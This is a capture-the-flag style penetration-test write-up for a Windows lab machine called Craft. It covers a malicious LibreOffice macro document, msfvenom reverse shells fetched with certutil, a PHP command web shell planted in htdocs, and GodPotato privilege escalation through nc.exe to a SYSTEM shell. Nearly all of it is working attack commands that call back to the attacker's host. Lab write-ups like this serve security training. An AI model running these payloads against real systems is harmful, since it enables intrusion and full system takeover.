report

Report - Craft

- Author: Henry Post
- Target: Craft
- Target IP: 192.168.54.169
- Attacker IP: 192.168.49.54
- Date: 05/03/2026

Executive Summary

The victim, Craft, was enumerated by a manual browsing attempt to have a resume upload form. This form was vulnerable to malicious macro execution in LibreOffice Writer.

This was used to get a non-SYSTEM shell on the victim.

We later pivoted to the `Apache` user by using a write-able directory at `C:\xampp\htdocs` that we pivoted to that user from.

From there, we realized we had `SeImpersonatePrivilege`, and we used this in combination with `GodPotato` to get SYSTEM level access.

Recommendations

- Do not give users SeImpersonatePrivilege.
- Do not allow non-Apache users to write to Apache directories.
- Upgrade Windows immediately so it is not vulnerable to GodPotato.
- Disable macros in LibreOffice-reading programs so they are not executed.

Resources

- https://medium.com/@Dpsypher/proving-grounds-practice-craft-4a62baf140cc
- https://revshells.com


Recon

This is a Windows machine.

I ran an `nmap` scan that enumerated their ports:

```
nmap -sS -sV craft
```

The `nmap` scan is blank, so let's try http://craft/.



Non-root access

Looks like we can upload resumes. Let's try a malicious .odt file.

```
git clone https://github.com/0bfxgh0st/MMG-LO/

ip a |grep 192 #attacker ip=192.168.49.54

# listener to catch rev shell
nc -nvlp 135

python3 mmg-odt.py windows 192.168.49.54 135

ls file.odt

# then, upload file.odt to victim
```

```
┌──(kali㉿kali)-[~/MMG-LO]
└─$ python3 mmg-odt.py windows 192.168.49.54 135
[+] Payload: windows reverse shell
[+] Creating malicious .odt file

Done.

┌──(kali㉿kali)-[~/MMG-LO]
└─$ ls
file.odt  mmg-odb.py  mmg-odg.py  mmg-odp.py  mmg-ods.py  mmg-odt.py  README.md

┌──(kali㉿kali)-[~/MMG-LO]
└─$ nano file.odt

┌──(kali㉿kali)-[~/MMG-LO]
└─$ xdg-open file.odt

┌──(kali㉿kali)-[~/MMG-LO]
└─$ nc -nvlp 135
listening on [any] 135 ...
connect to [192.168.49.54] from (UNKNOWN) [192.168.54.169] 49702
whoami
craft\thecybergeek
PS C:\Program Files\LibreOffice\program> hostname
CRAFT
PS C:\Program Files\LibreOffice\program>
```

We get a reverse shell.

Root access

So, we need to do 2 things according to the lab desc:

1. migrate to the apache user
2. abuse the SeImpersonatePrivilege permission to elevate our privileges

Let's try.

```
runas /user:apache "cmd.exe"
# this fails, we need to use netcat or something.

runas /user:apache "dir"
# also fails, let's try netcat. or msfvenom.
```

Msfvenom payload and trigger:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.54 LPORT=80 -f exe >
shell.exe

# host for victim
python3 -m http.server 8000
```

```
# download from victim
mkdir C:\temp
certutil.exe -urlcache -f http://192.168.49.54:8000/shell.exe
C:\temp\shell.exe

# start listener for 2nd shell
sudo nc -nvlp 80

# trigger rev shell on victim
runas /user:Apache "C:\temp\shell.exe"

#or, new shell that's hopefully more stable
C:\temp\shell.exe
```

Not working. Let's consult a writeup.

https://medium.com/@Dpsypher/proving-grounds-practice-craft-4a62baf140cc

Okay. The guide mentions WinPEAS. Let's do it.

```
# on attacker
wget https://github.com/peass-ng/PEASS-ng/releases/download/20260501-
5805575d/winPEAS.bat

# on victim
mkdir C:\temp
certutil.exe -urlcache -f http://192.168.49.54:8000/winPEAS.bat
C:\temp\winPEAS.bat
cd C:\temp
dir
winPEAS.bat
# may need to wait a bit, shell is unstable.
```

Nope, let's use a new shell that's more stable.

```
# attacker: start listener for 2nd shell
sudo nc -nvlp 80

# on victim in original, unstable shell
C:\temp\shell.exe
```

Now let's try winPEAS.

```
cd C:\temp
dir
winPEAS.bat
```

It works, and we are in our stable shell running WinPEAS.

So, the guide recommends we upload a webshell to pivot to the `Apache` user.

But I'm lazy, and want to see if GodPotato works.

```
# on attacker
wget
https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-
NET4.exe

# attacker: host files for victim
python3 -m http.server 8000

# attacker: third shell listener
nc -nvlp 4444

# new rev shell for victim
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.54 LPORT=4444 -f exe
> shell3.exe

# on victim
cd C:\temp

certutil.exe -urlcache -f http://192.168.49.54:8000/shell3.exe
C:\temp\shell3.exe

certutil.exe -urlcache -f http://192.168.49.54:8000/GodPotato-NET4.exe
C:\temp\GodPotato-NET4.exe

# run exploit
C:\temp\GodPotato-NET4.exe -cmd "C:\temp\shell3.exe"

# [!] Cannot create process Win32Error:1314
```

Well, GodPotato failed. Okay. Let's go back to our original guide and read it.

We need to write to `C:\xampp\htdocs`.

```
# cmd.php:
<pre>
```

```
<?php
system($_GET['cmd'])
?>
</pre>
```

Downloading the file...

```
certutil.exe -urlcache -f http://192.168.49.54:8000/cmd.php
C:\xampp\htdocs\cmd.php
```

Now to exploit it:

```
curl http://craft/cmd.php?cmd=dir
```

```
┌──(kali㉿kali)-[~]
└─$ curl http://craft/cmd.php?cmd=dir
<pre>
 Volume in drive C has no label.
 Volume Serial Number is 5C30-DCD7

 Directory of C:\xampp\htdocs

05/03/2026  04:48 PM    <DIR>          .
05/03/2026  04:48 PM    <DIR>          ..
07/13/2021  03:18 AM    <DIR>          assets
05/03/2026  04:48 PM                43 cmd.php
07/13/2021  03:18 AM    <DIR>          css
07/07/2021  10:53 AM             9,635 index.php
07/13/2021  03:18 AM    <DIR>          js
07/07/2021  09:56 AM               835 upload.php
05/03/2026  04:36 PM    <DIR>          uploads
               3 File(s)         10,513 bytes
               6 Dir(s)  10,709,712,896 bytes free
</pre>
```

Cool. We can execute commands as the `apache` user now.

Now let's make a new file, `shell.php`. Time to visit https://revshells.com...

Let's use attacker info of `192.168.49.54:4444` and use Ivan Sincek's shell.

```
# make shell.php with revshells.com...
certutil.exe -urlcache -f http://192.168.49.54:8000/shell.php
C:\xampp\htdocs\shell.php

# on attacker, start listener
nc -nvlp 4444

# on attacker, pop shell
curl http://craft/shell.php
```

```
┌──(kali㉿kali)-[~]
└─$ cp shell.php MMG-LO

┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.49.54] from (UNKNOWN) [192.168.54.169] 49863
SOCKET: Shell has connected! PID: 2592
Microsoft Windows [Version 10.0.17763.2029]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
craft\apache

C:\xampp\htdocs>
```

Great. Now we have rev shell as `apache` user.

`whoami /priv`

```
C:\xampp\htdocs>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeTcbPrivilege                Act as part of the operating system       Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\xampp\htdocs>
```

So, we have SeImpersonatePrivilege, meaning GodPotato will work. Good thing we staged it.


We also need to get `nc.exe` to make things a bit easier.

```
# on attacker
cp /usr/share/windows-binaries/nc.exe ~/MMG-LO/nc.exe

# using existing python http server...

# on victim
certutil.exe -urlcache -f http://192.168.49.54:8000/nc.exe
C:\xampp\htdocs\nc.exe

# on attacker
nc -nvlp 4445

# on victim
C:\temp\GodPotato-NET4.exe -cmd "C:\xampp\htdocs\nc.exe 192.168.49.54 4445 -
e c:\windows\system32\cmd.exe"
```

We have SYSTEM level shell: